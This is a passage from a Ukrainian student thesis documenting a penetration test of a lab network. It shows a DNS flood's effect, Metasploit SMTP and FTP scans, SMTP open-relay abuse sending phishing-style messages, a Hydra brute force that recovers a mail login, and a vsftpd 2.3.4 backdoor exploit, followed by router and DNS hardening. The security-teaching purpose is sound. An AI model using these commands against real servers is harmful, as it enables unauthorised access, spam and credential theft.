


Рисунок 3.17 – Статистика на сервері під час атаки

У результаті атаки DNS-сервер перестав бути спроможним виконувати свої функції:

```
R2#ping r1.rublevkyi.net

Translating "r1.rublevkyi.net"...domain server (190.9.16.4)
% Unrecognized host or address, or protocol not running.

R2#
```

Рисунок 3.18 – DNS-сервер перестав працювати після атаки

```
[Status] Testing complete (time limit)

Statistics:

Queries sent:      1289651
Queries completed: 932 (0.07%)
Queries lost:      1288719 (99.93%)

Response codes:    NOERROR 932 (100.00%)
Average packet size: request 32, response 100
Run time (s):      60.968926
Queries per second: 15.286476

Average Latency (s): 1.023119 (min 0.069584, max 11.147747)
Latency StdDev (s): 1.480566


(rublevskyi@kali)~$
```

Рисунок 3.19 – Статистка після завершення нападу

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				64
Змн.	Арк.	№ докум.	Підпис	Дата		

SMTP:

У Metasploit є вбудований сканер для отримання інформації про версію протоколу з серверу, достатньо задати параметр цілі:



```
rublevskiy@kali: ~  
File Actions Edit View Help  
msf6 > use auxiliary/scanner/smtp/smtp_version  
msf6 auxiliary(scanner/smtp/smtp_version) > show options  
Module options (auxiliary/scanner/smtp/smtp_version):  



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 25              | yes      | The target port (TCP)                                                                                  |
| THREADS | 1               | yes      | The number of concurrent threads (max one per host)                                                    |

  
View the full module info with the info, or info -d command.  
msf6 auxiliary(scanner/smtp/smtp_version) > set RHOST 190.9.16.3  
RHOST => 190.9.16.3  
msf6 auxiliary(scanner/smtp/smtp_version) > run  
[+] 190.9.16.3:25 - 190.9.16.3:25 SMTP 220 *****  
*****\x0d\x0a  
[+] 190.9.16.3:25 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

Рисунок 3.20 – Отримання даних про версію SMTP

Наступним етапом буде проведення Relay-атаки на сервер. Її суть полягає в тому, що сервер дозволяє не проходити аутентифікацію якщо відправник є користувачем у базі даних локального сервера. При такій вразливості якщо дізнатися або підібрати ім'я користувача що є в базі – можна використовувати сервер для зловмисних дій.

Для початку під'єднаємось та введемо запит EHLO для отримання домену пошти.



```
(rublevskiy@kali)-[~]  
$ telnet 190.9.16.3 25  
Trying 190.9.16.3 ...  
Connected to 190.9.16.3.  
Escape character is '^]'.  
220 *****  
EHLO  
250-mail.rublevskiy.net [195.9.16.5], this server offers 4 extensions
```

Рисунок 3.21 – Успішне отримання домену пошти

Наступним кроком буде спроба використати сервер для надсилання від нас повідомлень зі шкідливим вмістом. Для цього проведемо спробу сумістити отриманий домен та стандартного користувача адміністратора Postmaster який може бути наявний у базі даних сервера:

```
(rublevskiy@kali)-[~]
$ telnet 190.9.16.3 25
Trying 190.9.16.3 ...
Connected to 190.9.16.3.
Escape character is '^]'.
220 *****
HELO fish.net
250 Requested mail action okay, completed
MAIL FROM:Postmaster@mail.rublevskiy.net
250 Requested mail action okay, completed
RCPT TO:victim
501 Syntax error in parameters or arguments.
RCPT TO:victim@fish.com
250 Requested mail action okay, completed
DATA
354 Start mail input; end with <CRLF>.<CRLF>
Hello, there is a website where u can get 100 dollars for free - www.scum.net
.
250 Requested mail action okay, completed
.
503 Bad sequence of commands
QUIT
221 Service closing transmission channel
Connection closed by foreign host.
```

Рисунок 3.22 – Успішне проведення атаки

Наступною атакою буде використання Hydra для виконання атаки грубої сили. Ця утиліта дозволяє дуже швидко підбирати дані для входу і широко використовується тестувальниками на проникнення.

Використаємо ті ж файли з іменами користувачів та паролями, для атаки потрібно увести адресу жертви та протокол для підключення.

Налаштуємо потрібні параметри:

```
(rublevskiy@kali)-[~]
$ hydra -L usernames.txt -P password.txt smtp://190.9.16.3 -V
```

Рисунок 3.23 – Налаштування параметрів для виконання атаки

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		66

```
[ATTEMPT] target 190.9.16.3 - login "" - pass "test" - 147 of 156 [child 14] (0/0)
[ATTEMPT] target 190.9.16.3 - login "" - pass "password" - 148 of 156 [child 15] (0/0)
[ATTEMPT] target 190.9.16.3 - login "" - pass "admin" - 149 of 156 [child 9] (0/0)
[ATTEMPT] target 190.9.16.3 - login "" - pass "administratorg" - 150 of 156 [child 5] (0/0)
[ATTEMPT] target 190.9.16.3 - login "" - pass "12345678" - 151 of 156 [child 12] (0/0)
[ERROR] SMTP LOGIN AUTH : 501 Error decoding Username parameter.

[ERROR] SMTP LOGIN AUTH : 501 Error decoding Username parameter.

[ATTEMPT] target 190.9.16.3 - login "" - pass "12345" - 152 of 156 [child 4] (0/0)
[ATTEMPT] target 190.9.16.3 - login "" - pass "qwerty" - 153 of 156 [child 15] (0/0)
[ATTEMPT] target 190.9.16.3 - login "" - pass "cisco" - 154 of 156 [child 1] (0/0)
[ERROR] SMTP LOGIN AUTH : 501 Error decoding Username parameter.

[ATTEMPT] target 190.9.16.3 - login "" - pass "router" - 155 of 156 [child 0] (0/0)
[ATTEMPT] target 190.9.16.3 - login "" - pass "123321mc11" - 156 of 156 [child 9] (0/0)
[ERROR] SMTP LOGIN AUTH : 501 Error decoding Username parameter.

[ERROR] SMTP LOGIN AUTH : 501 Error decoding Username parameter.

[ERROR] SMTP LOGIN AUTH : 501 Error decoding Username parameter.

[ERROR] SMTP LOGIN AUTH : 501 Error decoding Username parameter.

[ERROR] SMTP LOGIN AUTH : 501 Error decoding Username parameter.

[ERROR] SMTP LOGIN AUTH : 501 Error decoding Username parameter.

[ERROR] SMTP LOGIN AUTH : 501 Error decoding Username parameter.

[25][smtp] host: 190.9.16.3 login: vladislav1 password: 123321mc11
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-25 04:19:15

(rublevskiy@kali)-[~]
$
```

Рисунок 3.24 – Успішне проведення атаки

Після авторизації за підібраними даними сервер дозволяє надсилати через себе повідомлення зі шкідливим вмістом:

```
(rublevskiy@kali)-[~]
$ telnet 190.9.16.3 25
Trying 190.9.16.3 ...
Connected to 190.9.16.3.
Escape character is '^]'.
220 *****
AUTH
500 Syntax error, command unrecognized.
AUTH LOGIN
500 Syntax error, command unrecognized.
EHLO
250-mail.rublevskiy.net [195.9.16.5], this server offers 4 extensions
250-AUTH LOGIN
250-SIZE 40960000
250-XXXX
250 AUTH=LOGIN
AUTH LOGIN
334 VXNlcm5hbWU6
dmxhZGlzbGF2MQ==
334 UGFzc3dvcmQ6
MTIzMzIxZWxmc11=
235 Authenticated
MAIL FROM:hacker11@rublevskiy.network
250 Requested mail action okay, completed
RCPT TO:fishy@victimoffishing.net
250 Requested mail action okay, completed
DATA
354 Start mail input; end with <CRLF>.<CRLF>
Give me your credentials to get 1000 dollars easily!
.
250 Requested mail action okay, completed
QUIT
221 Service closing transmission channel
Connection closed by foreign host.
```

Рисунок 3.25 – Використання даних для авторизації на сервері

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		67

FTP:

Спочатку використаємо модуль у Metasploit для перевірки можливості анонімного входу на файловий сервер [22]:

```
msf6 > search anonymous

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/ftp/anonymous          2015-06-12      normal No      Anonymous FTP
Access Detection
1  exploit/linux/http/dlink_dspw110_cookie_noauth_exec 2015-06-12      normal Yes     D-Link Cookie
Command Execution
2  exploit/linux/http/dlink_dir605l_captcha_bof        2012-10-08      manual Yes     D-Link DIR-605
L Captcha Handling Buffer Overflow
3  exploit/linux/http/dlink_hnap_bof                2014-05-15      normal Yes     D-Link HNAP Re
```

Рисунок 3.26 – Пошук необхідного сканеру

```
File Actions Edit View Help
Interact with a module by name or index. For example info 42, use 42 or use exploit/windows/ftp/freeftpd_pass

msf6 > use auxiliary/scanner/ftp/anonymous
msf6 auxiliary(scanner/Ftp/anonymous) > show info

Name: Anonymous FTP Access Detection
Module: auxiliary/scanner/ftp/anonymous
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Matteo Cantoni <goony@nothink.org>

Check supported:
No

Basic options:
Name      Current Setting  Required  Description
-      -
FTPPASS   mozilla@example.com no         The password for the specified username
FTPUSER   anonymous        no         The username to authenticate as
RHOSTS    190.9.16.5       yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
s/using-metasploit.html
RPORT     21               yes        The target port (TCP)
THREADS   1               yes        The number of concurrent threads (max one per host)

Description:
Detect anonymous (read/write) FTP server access.

References:
https://en.wikipedia.org/wiki/File_Transfer_Protocol#Anonymous_FTP

View the full module info with the info -d command.

msf6 auxiliary(scanner/Ftp/anonymous) > set RHOSTS 190.9.16.5
RHOSTS => 190.9.16.5
msf6 auxiliary(scanner/Ftp/anonymous) > run

[+] 190.9.16.5:21 - 190.9.16.5:21 - Anonymous READ (220 (vsFTPD 2.3.4))
[*] 190.9.16.5:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/Ftp/anonymous) >
```

Рисунок 3.27 – Інформація про модуль та його запуск

Після закінчення роботи модулю отримано інформацію про версію встановленого на сервері сервісу та стало зрозумілим що анонімний користувач не має можливості впливати на файли серверу.

Після проведеного сканування було виявлено що на сервері використовується утиліта vsftpd 2.3.4. Проведемо пошук у Metasploit за цими даними.




Рисунок 3.28 – Пошук модулів для заданої версії

У результаті було знайдено експлойт бекдор для визначеної версії FTP-серверу, давайте спробуємо використати його для отримання повного доступу до серверу через вразливість:





Рисунок 3.29 – Внаслідок атаки було отримано термінальний доступ

3.3 Закриття вразливостей на пристроях та посилення рівня безпеки мережі

Після проведених перевірок була знайдена велика кількість вразливих місць у мережі, давайте їх закриємо.

Почнемо з ліквідації вразливостей SSH протоколу на маршрутизаторах, встановимо шифр який буде більш стійким до взлому, обмежимо кількість можливих спроб на авторизацію та встановимо таймер сесії. Також вимкнемо користувача зі слабким паролем та додаймо нового з сильним і налагодимо список доступу для дозволу підключення тільки визначеним користувачам:



```
R1#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R1(config)#crypto key gene
R1(config)#crypto key generate rs
R1(config)#crypto key generate rsa
% You already have RSA keys defined named R1.rublevskiyi.net.
% Do you really want to replace them? [yes/no]: yes
Choose the size of the key modulus in the range of 360 to 2048 for your
General Purpose Keys. Choosing a key modulus greater than 512 may take
a few minutes.

How many bits in the modulus [512]: 20
*Jun 27 14:37:04.471: %SSH-5-DISABLED: SSH 2.0 has been disabled
2048
% Generating 2048 bit RSA keys, keys will be non-exportable...[OK]

R1(config)#
*Jun 27 14:37:12.595: %SSH-5-ENABLED: SSH 2.0 has been enabled
R1(config)#no use
R1(config)#no user admin
% Ambiguous command: "no user admin"
R1(config)#no username admin
R1(config)#username admin privilege 15 secret strongPAssw0RD123
R1(config)#ip ssh time-out 60
R1(config)#ip ssh authentica
R1(config)#ip ssh authentication-retries 3
R1(config)#access-list 10 permit 192.9.16.2 255.255.255.252
R1(config)#line vty 0 4
R1(config-line)#access-cla
R1(config-line)#access-class 10 in
```

Рисунок 3.30 – Виправлення вразливостей на маршрутизаторах

Наступним кроком буде виправлення вразливостей на DNS сервері. Налаштуємо захист від атак з великою кількістю запитів:

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		70




Рисунок 3.31 – Налаштування захисту від атак з запитами

У результаті проведених налаштувань, при спробі нової атаки система тестування безпеки була заблокована DNS сервером назавжди та більше не мала доступу до нього:




Рисунок 3.32 – Заблокований нападник у базі серверу

		Рублевський В.О.		
		Покотило О.А.		
Змн.	Арк.	№ докум.	Підпис	Дата

ККІКБ.КР.Б – 125 – 16 – ПЗ

Арк.

71

```
(rublevskiy@kali)-[~]
$ ping r1.rublevskiy.net
ping: r1.rublevskiy.net: Temporary failure in name resolution
(rublevskiy@kali)-[~]
```

Рисунок 3.33 – Відсутність доступу до сервера у нападника після блокування

Також встановимо обмеження на рекурсивні та zone-transfer запити тільки для довірених користувачів:


